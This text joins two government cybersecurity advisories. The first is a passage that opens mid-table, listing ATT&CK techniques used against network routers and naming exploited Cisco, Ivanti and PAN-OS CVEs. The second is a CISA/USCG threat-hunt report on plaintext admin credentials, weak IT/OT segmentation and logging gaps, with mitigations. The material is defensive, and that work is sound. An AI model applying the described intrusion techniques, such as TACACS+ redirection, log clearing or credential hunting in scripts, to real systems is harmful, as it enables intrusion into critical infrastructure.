Account Manipulation: SSH Authorized Keys T1098.004 Regain entry into environments via SSH into network devices
Table 13: Privilege Escalation
Technique Title ID Use
Exploitation for Privilege Escalation T1068 Exploit CVE-2023-20273 to gain root-level user privileges
Brute Force: Password Cracking T1110.002 Brute force passwords with weak encryption in obtained configuration files
Table 14: Defense Evasion
Technique Title ID Use
Obfuscated Files or Information: Command Obfuscation T1027.010 Obfuscate paths with “double encoding”
Obfuscated Files or Information T1027 Obfuscate source IP addresses in system logs, as actions may be recorded as originating from local IP addresses 
Impair Defenses: Disable or Modify System Firewall T1562.004 Modify ACLs, adding IP addresses to bypass security policies and permit traffic from a threat actor-controlled IP address
Deploy Container T1610 Deploy virtual container (e.g., Guest Shell) on network infrastructure to persist and evade monitoring services
Indicator Removal T1070 Delete and/or clear logs
Indicator Removal: Clear Persistence T1070.009 Use Guest Shell destroy command to deactivate and uninstall Guest Shell container and return all resources to the system
Network Boundary Bridging T1599 Abuse peering connections 


Table 15: Credential Access
Technique Title ID Use
Network Sniffing T1040 Passively collect packet capture (PCAP) from networks for configurations and credentials
Modify Authentication Process T1556 Modify a router’s TACACS+ server configuration to point to an APT actor-controlled IP address to capture authentication attempts or modify AAA configurations to use less secure authentication methods
OS Credential Dumping T1003 Collect router configuration with weak Cisco Type 7 passwords
Brute Force: Password Cracking T1110.002 Brute force weak hashed Cisco Type 5 password
Table 16: Discovery
Technique Title ID Use
System Information Discovery T1082 Leverage CLI on network devices to gather system information
System Network Configuration Discovery T1016 Enumerate interfaces/VRFs/routing/ACLs and related network settings from the device CLI/SNMP
Table 17: Lateral Movement
Technique Title ID Use
Remote Services T1021 Enumerate and alter the SNMP configurations for other devices in the same community group
Remote Services: SSH T1021.004 Enable SSH servers and open external-facing ports on network devices to maintain encrypted remote access
Table 18: Collection
Technique Title ID Use
Archive Collected Data T1560 Compile configurations and packet captures
Data from Configuration Repository: SNMP (MIB Dump) T1602.001 Target MIB to collect network information via SNMP
Data from Configuration Repository: Network Device Configuration Dump T1602.002 Acquire credentials by collecting network device configurations
Data from Local System T1005 Passively collect PCAP from specific ISP customer networks
Table 19: Command and Control
Technique Title ID Use
Proxy T1090 Use VPS for C2
Proxy: Multi-hop Proxy T1090.003 Leverage open source multi-hop pivoting tools, such as STOWAWAY, to build chained relays for command and control and operator access
Application Layer Protocol T1071 Open and expose a variety of different services (e.g., Secure Shell [SSH], Secure File Transfer Protocol [SFTP], Remote Desktop Protocol [RDP], File Transfer Protocol [FTP], HTTP, HTTPS)
Non-Standard Port T1571 Utilize non-standard ports to evade detection by security monitoring tools that focus on standard port activity
Protocol Tunneling T1572 Create tunnels over protocols such as GRE, mGRE, or IPsec on network devices
Non-Application Layer Protocol T1095 Use GRE/IPsec to carry C2 over non-application layer protocols
Table 20: Exfiltration
Technique Title ID Use
Exfiltration over Alternative Protocol T1048.003 Use tunnels, such as IPsec and GRE, to conduct C2 and exfiltration activities

Appendix B: CVEs exploited

Table 21: Exploited CVE information
CVE  Vendor/Product  Details
CVE-2024-21887 Ivanti Connect Secure and Ivanti Policy Command injection vulnerability, commonly chained after CVE-2023-46805 (authentication bypass)
CVE-2024-3400 Palo Alto Networks PAN-OS GlobalProtect Arbitrary file creation leading to OS command injection, allowing for unauthenticated remote code execution (RCE) on firewalls when GlobalProtect is enabled on specific versions/configurations
CVE-2023-20273 Cisco IOS XE Web management user interface post-authentication command injection/privilege escalation (commonly chained with CVE-2023-20198 for initial access to achieve code execution as root)
CVE-2023-20198 Cisco IOS XE Authentication bypass vulnerability to create unauthorized administrative accounts
CVE-2018-0171 Cisco IOS and IOS XE Smart Install remote code execution vulnerability


Appendix C: MITRE D3FEND Countermeasures

Table 22: MITRE D3FEND countermeasures
Countermeasure Title  ID  Details 

Platform Monitoring 

Regularly review network device (especially router) logs and configurations for evidence of any unexpected, unapproved, or unusual activity, especially for changes to network tunnels, AAA configurations, ACLs, packet captures or network mirroring, and virtual containers
Network Traffic Community Deviation D3-NTCD Check for unexpected GRE or other tunneling protocols, unexpected TACACS+ or RADIUS servers, or other unusual traffic

Outbound Traffic Filtering 

D3-OTF 

Disable outbound connections from management interfaces

Application Configuration Hardening 

Disable all unused ports and protocols (both traffic and management protocols), disable Cisco smart install, disable Cisco Guest Shell, use only strong cryptographic algorithms
Change Default Password D3-CFP Change all default administrative credentials and SNMP community strings

Credential Hardening 

D3-CH 

Disable password authentication where possible, use strong PKI-based or multifactor authentication, use strong cryptographic password storage settings (i.e., Cisco Type 8), and use lockouts to slow brute force attempts

Software Update 

D3-SU 

Update software to patch known vulnerabilities and upgrade devices to supported versions

Network Isolation 

D3-NI 

Implement management-plane isolation and control-plane policing (CoPP) to keep all network management traffic separate from data plane traffic

Inbound Traffic Filtering 

D3-ITF 

Ensure management VRFs cannot receive traffic from the data plane
  •  

CISA and USCG Identify Areas for Cyber Hygiene Improvement After Conducting Proactive Threat Hunt at US Critical Infrastructure Organization

Summary

The Cybersecurity and Infrastructure Security Agency (CISA) and U.S. Coast Guard (USCG) are issuing this Cybersecurity Advisory to present findings from a recent CISA and USCG hunt engagement. The purpose of this advisory is to highlight identified cybersecurity issues, thereby informing security defenders in other organizations of potential similar issues and encouraging them to take proactive measures to enhance their cybersecurity posture. This advisory has been coordinated with the organization involved in the hunt engagement.

CISA led a proactive hunt engagement at a U.S. critical infrastructure organization with the support of USCG analysts. During hunts, CISA proactively searches for evidence of malicious activity or malicious cyber actor presence on customer networks. The organization invited CISA to conduct a proactive hunt to determine if an actor had been present in the organization’s environment. (Note: Henceforth, unless otherwise defined, “CISA” is used in this advisory to refer to the hunt team as an umbrella for both CISA and USCG analysts).

During this engagement, CISA did not identify evidence of malicious cyber activity or actor presence on the organization’s network, but did identify cybersecurity risks, including:

  • Insufficient logging;
  • Insecurely stored credentials;
  • Shared local administrator (admin) credentials across many workstations;
  • Unrestricted remote access for local admin accounts;
  • Insufficient network segmentation configuration between IT and operational technology (OT) assets; and
  • Several device misconfigurations.

In coordination with the organization where the hunt was conducted, CISA and USCG are sharing cybersecurity risk findings and associated mitigations to assist other critical infrastructure organizations with improving their cybersecurity posture. Recommendations are listed for each of CISA’s findings, as well as general practices to strengthen cybersecurity for OT environments. These mitigations align with CISA and the National Institute for Standards and Technology’s (NIST) Cross-Sector Cybersecurity Performance Goals (CPGs), and with mitigations provided in the USCG Cyber Command’s (CGCYBER) 2024 Cyber Trends and Insights in the Marine Environment (CTIME) Report.

Although no malicious activity was identified during this engagement, critical infrastructure organizations are advised to review and implement the mitigations listed in this advisory to prevent potential compromises and better protect our national infrastructure. These mitigations include the following (listed in order of importance):

  • Do not store passwords or credentials in plaintext. Instead, use secure password and credential management solutions such as encrypted password vaults, managed service accounts, or built-in secure features of deployment tools.
    • Ensure that all credentials are encrypted both at rest and in transit. Implement strict access controls and regular audits to securely manage scripts or tools accessing credentials.
    • Use code reviews and automated scanning tools to detect and eliminate any instances of plaintext credentials on hosts or workstations.
    • Enforce the principle of least privilege, only granting users and processes the access necessary to perform their functions.
  • Avoid sharing local administrator account credentials. Instead, provision unique, complex passwords for each account using tools like Microsoft’s Local Administrator Password Solution (LAPS) that automate password management and rotation.
  • Enforce multifactor authentication (MFA) for all administrative access, including local and domain accounts, and for remote access methods such as Remote Desktop Protocol (RDP) and virtual private network (VPN) connections.
  • Implement and enforce strict policies to only use hardened bastion hosts isolated from IT networks equipped with phishing-resistant MFA to access industrial control systems (ICS)/OT networks, and ensure regular workstations (i.e., workstations used for accessing IT networks and applications) cannot be used to access ICS/OT networks.
  • Implement comprehensive (i.e., large coverage) and detailed logging across all systems, including workstations, servers, network devices, and security appliances.
    • Ensure logs capture information such as authentication attempts, command-line executions with arguments, and network connections.
    • Retain logs for an appropriate period to enable thorough historical analysis (adhering to organizational policies and compliance requirements) and aggregate logs in an out-of-band, centralized location, such as a security information event management (SIEM) tool, to protect them from tampering and facilitate efficient analysis.

For more detailed mitigations addressing the identified cybersecurity risks, see the Mitigations section of this advisory.

Download the PDF version of this report:

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See Appendix: MITRE ATT&CK Tactics and Techniques for a table of potential activity mapped to MITRE ATT&CK tactics and techniques.

Overview

Cybersecurity and Infrastructure Security Agency (CISA) and United States Coast Guard (USCG) analysts (collectively referred to as CISA in this report) conducted a threat hunt engagement at a critical infrastructure organization. During this hunt, CISA proactively searched for evidence of malicious activity or the presence of a malicious cyber actor on the customer’s network using host, network, industrial control system (ICS), and commercial cloud and open-source analysis tools. CISA searched for evidence of activity by looking for specific exploitation tactics, techniques, and procedures (TTPs) and associated artifacts.

While CISA did not find evidence of threat actor presence on the organization’s network, the team did identify several cybersecurity risks. These findings are listed below in order of risk. Technical details of each identified cyber risk are included, along with the potential impact from threat actor exploitation of each risk (recommendations for mitigating each risk are listed in the Mitigations section below).

Several of these findings align with those observed during similar engagements conducted by US Coast Guard Cyber Command (CGCYBER), which are documented in their 2024 Cyber Trends and Insights in the Marine Environment (CTIME) report. The authoring agencies encourage critical infrastructure organizations to review the CTIME report to understand trends in the techniques/attack paths threat actors are using to compromise at-risk organizations, and what mitigations organizations should implement to prevent a successful attack.

Key Findings

Shared Local Admin Accounts with Non-Unique Passwords Stored as Plaintext

Details: CISA identified a few local admin accounts with non-unique passwords; these accounts were shared across many hosts. The credentials for each account were stored plaintext in batch scripts. CISA discovered these authorized scripts were configured to create user accounts with local admin privileges and then set identical, non-expiring passwords—these passwords were stored in plaintext in the script. One script was configured to create an admin account (set with a password stored in the script in plaintext) and automatically add to the admin group. The account was set as the local admin account on many other hosts.

Potential Impact: The storage of local admin credentials in plaintext scripts across numerous hosts increases the risk of widespread unauthorized access, and the usage of non-unique passwords facilitates lateral movement throughout the network. Malicious actors with access to workstations with either of these batch scripts could obtain the passwords for these local admin accounts by searching the filesystem for strings like net user /add, identifying scripts containing usernames and passwords [T1552.001], and accessing these accounts to move laterally.

For example, during a controlled security validation exercise (with explicit permission from the customer), CISA used the credentials found in one of the scripts to log into its associated admin account locally on a workstation [T1078.003], and then establish a Remote Desktop Protocol (RDP) connection to another workstation [T1021.001]. This demonstrated that the credentials allowed local login to an admin account and enabled lateral movement to any workstation with the account. While using this account, the user had local admin privileges on many workstations. Upon initiating the RDP session, the system issued out a notification that another user was currently logged in and that continuing the session would disconnect the existing user, confirming that the account can be accessed remotely via RDP.

The uniform use of local admin accounts with identical, non-expiring passwords across numerous hosts, coupled with the storage of these credentials in plaintext within accessible scripts, elevates the risk of unauthorized access and lateral movement throughout the network.

With local admin access, malicious cyber actors can:

  • Modify existing accounts or create new accounts [T1098], potentially escalating privileges or maintaining persistent access.
  • Install malicious browser extensions on compromised systems [T1112].
  • Communicate with compromised systems using standard application layer protocols [T1071], which may bypass certain security monitoring tools.
  • Modify local policies to escalate privileges or disable security features [T1484].
  • Alter system configurations or install software that executes at startup [T1547], ensuring continued access and persistence.
  • Hijack the execution flow of applications to inject malicious code [T1574].

The widespread distribution of plaintext credentials and the use of identical passwords across hosts increases the risk of unauthorized access throughout the network. This vulnerability heightens the potential for attackers to conduct unauthorized activities, which may impact the confidentiality, integrity, and availability of the organization’s assets.

Note: This finding was associated with workstations only; servers and other devices were not affected.

Insufficient Network Segmentation Configuration Between IT and Operational Technology Environments

Details: While assessing interconnectivity between the customer’s IT and operational technology (OT) environments, CISA identified that the OT environment was not properly configured. Specifically, standard user accounts could directly access the supervisory control and data acquisition (SCADA) virtual local area network (VLAN) directly from IT hosts.

First, CISA determined it was possible to establish a connection via port 21 from a user workstation in the IT network to a system within the SCADA VLAN. The test established that a network path was available, the remote host was reachable, the port was open and listening for connections, and that the port was directly accessible between the IT and SCADA VLANs, with misconfigured network-level restrictions—for example, firewalls or access control lists (ACLs)—blocking the Transmission Control Protocol (TCP) connection on the port. This test was conducted using a standard user account on a regular IT workstation without administrative privileges [T1078].

Second, CISA discovered that the customer did not have sufficient secured bastion hosts dedicated for accessing SCADA and heating, ventilation, and air conditioning (HVAC) systems. A bastion host­—sometimes referred to as a jump box or jump server—is a specialized, highly secured system (often a server or dedicated workstation) that serves as the sole access point between a network segment (such as an internal IT network) and a protected internal network (like an OT or ICS environment). By inspecting and filtering all inbound and outbound traffic, a bastion host is designed to prevent unauthorized access and lateral movement, ensuring that only authenticated and authorized users can interact with internal systems. Though several hosts were designated as bastion hosts for remote access to SCADA and HVAC systems, they lacked the enhanced security configuration, dedicated monitoring, and specialized scrutiny expected of bastion hosts.

Potential Impact: Insufficient OT network segmentation configuration, network access control (NAC), and the ability of a non-privileged user within the IT network to use their credentials to access the critical SCADA VLAN [T1078] presents a security and safety risk. Given that SCADA and HVAC systems control physical processes, compromises of these systems can have real-world consequences, including risks to personnel safety, infrastructure integrity, and equipment functionality.

Malicious actors could further exploit potentially unsecured workstations with access to OT systems, and insufficient network segmentation configuration between IT and OT systems, in the following ways:

  • Use RDP or Secure Shell (SSH) protocols to move laterally from compromised IT workstations to OT systems [T1021.001] [T1021.004].
  • Execute commands and scripts using scripting languages like PowerShell to attack OT systems [T1059].
  • Map network connections to identify paths to OT systems [T1049].
  • Gather information about network configurations to plan attacks on OT systems [T1016].

By exploiting these weaknesses, attackers can potentially gain unauthorized access to critical OT systems, manipulate physical processes, disrupt operations, and cause harm.

Insufficient Log Retention and Implementation

Details: CISA was unable to hunt for every MITRE ATT&CK® procedure in the scoped hunt plan partly because the organization’s event logging system was insufficient for this analysis. For example, Windows event logs from workstations were not being forwarded to the organization’s security information event management (SIEM), verbose command line auditing was not enabled (meaning command line arguments were not being captured in Event ID 4688), logging in the SIEM was not as comprehensive as required for the analysis, and log retention did not allow for a thorough analysis of historical activity.

Potential Impact: The absence of comprehensive and detailed logs, along with a lack of an established baseline for normal network behavior, prevented CISA from performing thorough behavior and anomaly-based detection. This limitation hindered the ability to hunt for certain TTPs, such as living-off-the-land techniques, the use of valid accounts [T1078], and other TTPs used by sophisticated threat actors. Such techniques often do not produce discrete indicators of compromise or trigger alerts from antivirus software, intrusion detection systems (IDS), or endpoint detection and response (EDR) solutions. Further, the lack of workstation logs in the organization’s SIEM meant CISA could not analyze authentication events to identify anomalous activities, such as unauthorized access using local administrator credentials. This gap exposes networks to undetected lateral movement and unauthorized access.

Insufficient logging can prevent the detection of malicious activity by hindering investigations, which makes detection of threat actors more challenging and leaves the network susceptible to undetected threats.

Additional Findings

Misconfigured sslFlags on a Production Server

Details: CISA used PowerShell to examine the ApplicationHost.config file[1]—a central configuration file for Internet Information Services (IIS) that governs the behavior of the web server and its applications and websites—on a production IIS server. CISA observed an HTTPS binding configured with sslFlags==“0”, which keeps IIS in its legacy “one-certificate-per-IP” mode. This mode disables modern certificate-management features, and because mutual Transport Layer Security (TLS) (client-certificate authentication) must be enabled separately in “SSL Settings” or by adding <access sslFlags=“Ssl, SslRequireCert” />, the binding leaves the client-certificate enforcement off by default, allowing any TLS client to complete the handshake anonymously. Moreover, sslFlags does not control protocol or cipher selection, so outdated protocols or weak cipher suites (e.g., SSL 3.0, TLS 1.0/1.1) may still be accepted unless Secure Channel (Schannel)[2] has been explicitly hardened.

Potential Impact: The misconfigured sslFlags could enable threat actors to attempt an adversary-in-the-middle attack [T1557] to intercept credentials and data transmitted between clients and the IIS server. Malicious actors could also exploit vulnerabilities in older Secure Sockets Layer (SSL)/TLS protocols, as well as weak cipher suites, increasing the risk for protocol downgrade attacks in which an attacker forces the server and client to negotiate the use of weaker encryption standards [T1562.010]. This compromises the confidentiality and integrity of data transmitted over this channel. Furthermore, the absence of client certificate enforcement meant the server did not validate the identity of the connecting clients beyond the basic SSL/TLS handshake. This deficiency exposed the server to risks where unauthorized or malicious clients could impersonate legitimate users, potentially gaining access to sensitive resources without proper verification.

Misconfigured Structured Query Language Connections on a Production Server

Details: CISA reviewed machine.config file on a production server and identified that it was configured with a centralized database connection string, LocalSqlServer, for both profile and role providers. This configuration implies that, unless overridden in each application’s web.config files, every ASP.NET site on the server connects to the same Structured Query Language (SQL) Express or aspnetdb database and shares the same credentials context.

Additionally, CISA identified that the machine.config file set the minRequiredPasswordLength to be less than 15 characters, which is CISA’s recommended password length.

Potential Impact: Using a centralized database approach increases risk, as a single breach or misconfiguration in this central SQL database server can compromise all applications dependent on the server. This creates a single point of failure and could be exploited by attackers aiming to gain broad access to the system.

Additionally, setting the minimum password length to any password under 15 characters is more vulnerable to various forms of brute-force attacks, such as password guessing [T1110.001], cracking [T1110.002], spraying [T1110.003], and credential stuffing [T1110.004]. If a threat actor successfully cracked these weak passwords, they could gain unauthorized access to user or application accounts and leverage vulnerabilities within applications to further escalate privileges, potentially leading to unauthorized access to the backend SQL Server databases. This could result in data breaches, data manipulation, or a loss of database integrity.

Mitigations

CISA and USCG recommend that critical infrastructure organizations implement the mitigations below to improve their organization’s cybersecurity posture. Recommendations to reduce cyber risk are listed for each of CISA’s findings during this engagement and are ordered starting from the highest to lowest importance for organizations to implement. CISA and USCG also include general practices to strengthen cybersecurity for OT environments that are not tied to specific findings.

These mitigations align with the Cross-Sector Cybersecurity Performance Goals jointly developed by CISA and the National Institute for Standards and Technology (NIST). The Cybersecurity Performance Goals (CPGs) provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful TTPs. Visit CISA’s CPGs webpage for more information.

Many of these mitigations also align with recommendations made by CGCYBER in their 2024 CTIME report. The report provides relevant information and lessons learned about cybersecurity risks gathered through operations similar to this threat hunt engagement, and best practices to mitigate these risks. Please see the 2024 CTIME report for additional recommendations for critical infrastructure organizations to implement to harden their environments against malicious activity.

Implement Unique Credentials and Access Control Measures for Administrator Accounts

  • Provision unique and complex credentials for local administrator accounts [CPG 2.C] on all systems. Do not use shared or identical administrative credentials across systems. Ensure service accounts/machine accounts have passwords unique from all member user accounts.
    • For example, organizations can deploy Microsoft LAPS (see Microsoft Learn’s Windows LAPS Overview for more information) to ensure each machine has a unique, complex local administrator password; passwords are rotated automatically within Microsoft Active Directory, reducing the window of vulnerability; and that password retrieval is limited to authorized personnel only.
  • Require phishing-resistant multifactor authentication (MFA) [CPG 2.H] in addition to unique passwords for all administrative access, including local- and domain-level administrator accounts, RDP sessions, and VPN connections.
  • Use privileged access workstations (PAWs) dedicated solely for administrative tasks and isolate them from the internet and general network to reduce exposure to threats and lateral movement.
    • Harden PAWs by applying CIS Benchmarks: limit software to essential administrative functions, disable unnecessary services and ports, and ensure regular updates and patches.
    • Enforce strict access controls to restrict PAW access to authorized administrators only.
  • Conduct continuous auditing of privileged accounts by regularly collecting and analyzing logs of administrative activities, such as login attempts, command executions, and configuration changes [CPG 2.T].
    • Configure automated alerts for anomalous behaviors, including logins outside standard hours, access from unauthorized locations, and repeated failed logins.
    • Periodically review all administrator accounts to confirm the necessity and appropriateness of access levels; align these auditing practices with NIST SP 800-53 Rev. 5 Controls AU-2 (Auditable Events) and AU-12 (Audit Record Generation).
  • Apply the principle of least privilege by limiting administrative privileges to the minimum required for users to perform their roles [CPG 2.E].
    • Create individual administrative accounts with unique credentials and role-specific permissions and disable or rename built-in local administrator accounts to reduce common attack vectors.
    • Avoid using shared administrator accounts to improve accountability and auditability, and ensure administrators use standard accounts for non-administrative tasks to minimize credential exposure.
    • Implement Role-Based Access Control (RBAC) to assign permissions based on job functions, as aligned with NIST SP 800-53 Rev. 5 Control AC-5 (Separation of Duties).
  • Identify and remove unauthorized or unnecessary local administrator accounts, maintain oversight by documenting and tracking all authorized accounts, and enforce strict account management policies by restricting account creation privileges and implementing approval workflows for new administrator accounts.

Securely Store and Manage Credentials

  • Purge credentials from the System Center Configuration Manager (SCCM). Review SCCM packages, task sequences, and scripts to ensure that no plaintext credentials are embedded, and update or remove any configurations that deploy scripts with plaintext credentials.
  • Do not store plaintext credentials in scripts. Instead, store credentials in a secure manner, such as with a credential/password manager or vault, or other privileged account management solution [CPG 2.L].
  • Use encrypted communication. If scripts must retrieve credentials at runtime, use encrypted channels and protocols (e.g., TLS 1.3) to communicate with secure credential stores. Ensure that credentials are not written to disk or exposed in logs.
  • Use unique local administrator passwords, such as by deploying Microsoft LAPS. Set appropriate permissions on Active Directory attributes used by LAPS (ms-MCS-AdmPwd and ms-MCS-AdmPwdExpirationTime) per Microsoft’s security recommendations.

Establish Network Segmentation Between IT and OT Environments

  • Assess the existing network architecture to ensure effective segmentation between the IT and OT networks [CPG 2.F]—this process should evaluate both logical and physical segmentation, ensuring clear boundaries between IT and OT assets.
    • Use NIST SP 800-82 Rev. 3 (Guide to OT Security) and International Electrotechnical Commission (IEC) 62443 standards as guides for network segmentation best practices.
    • Network segmentation is essential for containing breaches within isolated segments and preventing them from spreading across networks. Depending on your environment, consider implementing the following segmentation:
      • Implement VLAN segmentation with inter-VLAN access controls.
      • Create separate VLANs for IT and OT systems, specifically isolating OT components such as SCADA systems from IT network VLANs.
      • Configure inter-VLAN access controls, including Layer 3 ACLs, to restrict traffic between IT and SCADA VLANs.
      • Deploy firewalls with application-layer filtering capabilities to monitor and control data flow between the VLANs, ensuring that only authorized protocols and devices can communicate across segments.
  • Implement a demilitarized zone (DMZ) between IT and OT environments to provide an additional security layer.
    • Position firewalls at both the IT-DMZ and OT-DMZ boundaries to filter traffic and enforce strict communication policies.
    • Configure the DMZ to act as an intermediary, with only essential communications permitted between IT and OT networks.
    • Ensure the DMZ hosts shared services (e.g., bastion hosts, jump servers, or data historians) that require limited interaction with both environments, with access controls and monitoring in place.
  • Consider a full network re-architecture if current segmentation methods cannot effectively separate IT and OT networks.
    • Collaborate with cybersecurity and network experts to design an architecture that meets ICS-specific security requirements—this redesign may involve transitioning to a micro-segmented or zero trust architecture, which includes strict identity verification for all users and devices attempting to access OT assets.[3]
  • Implement unidirectional gateways (data diodes) where appropriate to prevent bidirectional communication.
  • Keep network diagrams, configuration files, and asset inventories up to date.
  • Regularly test segmentation controls to validate their effectiveness in restricting unauthorized access by conducting penetration testing and security assessments.
    • Include simulated breach scenarios to confirm that segmentation contains threats within isolated zones.
    • Ensure compliance with NIST SP 800-53 Rev. 5 Control AC-4 (Information Flow Enforcement) to align segmentation measures with best practices for controlled information flow.

Prevent Unauthorized Access via Port 21

  • Disable File Transfer Protocol (FTP) services on SCADA devices and servers if they are not required. Replace FTP with secure alternatives, such as SSH FTP (SFTP) or FTP over TLS/SSL (FTPS).
  • Block inbound and outbound FTP traffic on port 21 using firewalls and ACLs.
    • Implement restrictive ACL policies at network boundaries to control FTP access across all network layers.
    • As outlined in CIS Control 9.2 (Limit Unnecessary Ports, Protocols, and Services), close any unused ports to strengthen network defenses.
  • Implement IDS/Intrusion Prevention System (IPS) technologies to monitor traffic between the IT network and SCADA VLAN, use signature and anomaly detection, and integrate IDS/IPS with a SIEM system for centralized monitoring.
  • Enhance authentication and encryption mechanisms. Require MFA for SCADA access, use secure remote access technologies when necessary, securely encrypt communications (using protocols such as TLS 1.2 or higher, preferably TLS 1.3), and establish VPN tunnels to communicate between IT networks and SCADA systems.
  • Perform network traffic filtering and deep packet inspection.
    • Use SCADA-aware firewalls capable of understanding SCADA protocols and inspecting and filtering traffic at the application layer.
    • Only allowlist authorized protocols and command structures to SCADA operations. Use one-way communication devices to prevent data from flowing back into the SCADA network.

Establish Secure Bastion Hosts for OT Network Access

  • Ensure bastion hosts are dedicated secure access points exclusively used to access the OT network and deployed as exclusive management gateways for all devices within a network.
    • Make bastion hosts the single access points for conducting all administrative tasks, system management, and configuration changes; this centralizes access control and ensures any interaction with the OT system passes through a rigorously monitored and secure environment, minimizing the potential for unauthorized access.
  • Do not allow staff to use bastion hosts as regular workstations.
    • Provide staff with separate workstations for accessing email, internet browsing, etc., on the IT network.
    • Establish and enforce policies that prohibit non-administrative activities on bastion hosts, ensuring they remain dedicated to OT network access.
  • Regularly audit and monitor bastion hosts to maintain security integrity, prevent unauthorized use, and quickly address any vulnerabilities or policy non-compliance.
  • Configure comprehensive logging of all activities on bastion hosts, including authentication attempts, command executions, configuration changes, and file transfers. Aggregate logs into a SIEM.
  • Isolate bastion hosts from the IT network; bastion hosts should reside in a separate security zone with restricted communication pathways (see CISA’s infographic on Layering Network Security Through Segmentation).
    • Deploy bastion hosts in a DMZ, imposing physical and logical isolation from other networks.
    • Configure firewalls between the IT network, bastion hosts, and the OT network, enforcing strict access control policies to allow only necessary traffic.
  • Ensure secure configuration and hardening of bastion hosts: Comply with NIST SP 800-123 and CIS Benchmarks and CNSSI 4009-2015, remove nonessential applications and services to reduce the attack surface, configure system settings to be secure, conduct effective patch management, enforce the principle of least functionality, and disable unused ports and protocols.
  • Implement access control policies: remove any access permissions to the OT network from IT workstations and ensure only bastion hosts have access to the OT network.
    • Implement NAC solutions to enforce policy-driven access control decisions based on device compliance and user authentication to provide dynamic access control and real-time visibility into the devices on the network.
  • Equip each bastion host with robust authentication mechanisms, including phishing resistant MFA [CPG 2.H], to verify the identity of users accessing the network.
    • Align with AAL3 as defined in NIST SP 800-63B. AAL3 requires hardware-based authenticators and proof of possession of cryptographic keys through secure authentication protocols.
  • Implement stringent access controls that restrict access to authorized personnel only using RBAC principles, ensuring that personnel can only access information and perform tasks pertinent to their roles and duties. This reduces the risk of internal threats or lateral movement and prevents unauthorized access.
  • Securely configure remote access tools, including by using secure protocols and disabling remote access tools on IT workstations to the OT network, enforcing that all remote access occurs through bastion hosts.
    • Disable insecure protocols like Telnet and unencrypted VNC to prevent interception and unauthorized access.
    • Log all remote access sessions and monitor for unauthorized or anomalous activities.

Implement Comprehensive Logging, Log Retention, and Analysis

  • Implement comprehensive and verbose (i.e., detailed) logging across all systems, including workstations, servers, network devices, and security appliances [CPG 2.T].
    • Enable logging of critical events such as authentication attempts, command-line executions with command arguments (Event ID 4688), and network connections.
  • Aggregate logs in an out-of-band, centralized location [CPG 2.U] where adversaries cannot tamper with them, such as a dedicated SIEM, in order to facilitate behavior analytics, anomaly detection, and proactive threat hunting [CPG 2.T, 2.U]. For more information on behavior- and anomaly-based detection techniques, see joint guidance Identifying and Mitigating Living off the Land.
  • Ensure comprehensive logging on bastion hosts for all activities. Capture detailed records of login attempts [CPG 2.G], commands executed (with command arguments enabled), configurations changed, and files transferred.
  • Continuously monitor logs for early detection of anomalous activities. Configure the SIEM to generate automatic alerts for suspicious activity and implement behavior analysis techniques to detect anomalies.
  • Securely store log backups and use tamper resistant storage [CPG 2.U] to prevent a threat actor from altering or purging logs to conceal malicious activity.

For additional guidance on logging, see joint guidance Best Practices for Event Logging and Threat Detection.

Securely Configure HTTPS Bindings and LocalSqlServer Connection String

  • Enforce both client certificate verification and secure renegotiation in IIS by configuring the sslFlags setting to “3” in the ApplicationHost.config file. Setting sslFlags=“3” requires clients to present valid X.509 certificates for authentication and implements the TLS Renegotiation Indication Extension (RFC 5746). To implement this, perform the following steps:
    • Locate the <binding> element for the HTTPS site within ApplicationHost.config.
    • Set the sslFlags attribute to “3”: <binding protocol=“https” bindingInformation=“*:443:” sslFlags=“3” />.
    • Restart IIS to apply the changes: iisreset.
  • Restrict the server to use only secure and up-to-date SSL/TLS protocols and cipher suites.
    • Disable deprecated protocols like SSL 2.0, SSL 3.0, TLS 1.0, and TLS 1.1 to prevent protocol downgrade attacks that compromise the confidentiality and integrity of data.
  • Override the global settings in machine.config by modifying each application’s web.config file to define its own connection strings and providers. This isolates applications at the database level and allows for tailored security configurations for each application.
  • Create dedicated SQL Server database accounts for each application with permissions limited to necessary operations (e.g., SELECT, INSERT, UPDATE), and avoid granting excessive privileges.
    • Do not assign roles like db_owner or sysadmin to application accounts. This reduces the risk of privilege escalation and enhances accountability through segregated access logs.
  • Use machine.config only for configurations that must be applied globally across all applications on the server.
    • Audit the machine.config file to ensure no application-specific settings are present.

Enforce Strong Password Policies

  • Implement a system-enforced policy that requires a minimum password length of 15 or more characters for all password-protected IT assets and all OT assets, when technically feasible [CPG 2.B].
    • Consider leveraging passphrases and password managers to make it easier for users to maintain sufficiently long passwords.
  • In instances where minimum password lengths are not technically feasible, apply and record compensating controls, such as rate-limiting login attempts, account lockout thresholds, and strong network segmentation. Prioritize these systems for upgrade or replacement.
  • Implement MFA [CPG 2.H] in addition to strong passwords (i.e., passwords 15 characters or longer).

Additional Mitigation Recommendations to Strengthen Cybersecurity

CISA and USCG recommend critical infrastructure organizations implement the following additional mitigations (not tied to specific findings from the engagement) to improve the cybersecurity of their IT and OT environments:

  • Secure RDP from the IT to OT environments by deploying dedicated VPNs for all remote interactions with the OT network. Using RDP without strong authentication practices can lead to credential theft. Additionally, RDP does not inherently segregate or closely monitor user sessions, which can allow a compromised session to affect other parts of the network.
    • Deploy VPNs with strong encryption protocols such as SSL/TLS or Internet Protocol Security (IPsec) [CPG 2.K] to safeguard data integrity and confidentiality; use MFA [CPG 2.H] at all VPN access points to ensure only authorized personnel can gain access.
    • Configure VPN gateways to perform rigorous security checks and manage traffic destined for the OT network, ensuring comprehensive validation of all communications through pre-defined security policies.
      • VPN gateways should function as the primary enforcement points for access controls, scrutinizing every data packet to detect and block unauthorized access attempts.
    • Align the VPN traffic monitoring with the DMZ’s capabilities to regulate and inspect the data flow between IT and OT environments.
    • As part of the broader network architecture review, ensure the VPN infrastructure is correctly segmented from other network resources [CPG 2.F] to prevent any spillover effects from the IT environment to the OT network, containing potential breaches within isolated network zones.
    • Within the VPN configuration, enforce strict routing rules that require all remote access requests to pass through the DMZ and be authenticated by bastion hosts. This minimizes the risk of unauthorized access and ensures that all remote interactions with the OT network are monitored and controlled.
  • If wireless technology is employed within the OT environment, implement Wi-fi Protected Access 3 (WPA3)-Enterprise encryption with strong authentication protocols like Extensible Authentication Protocol (EAP)-TLS to ensure data confidentiality and integrity.
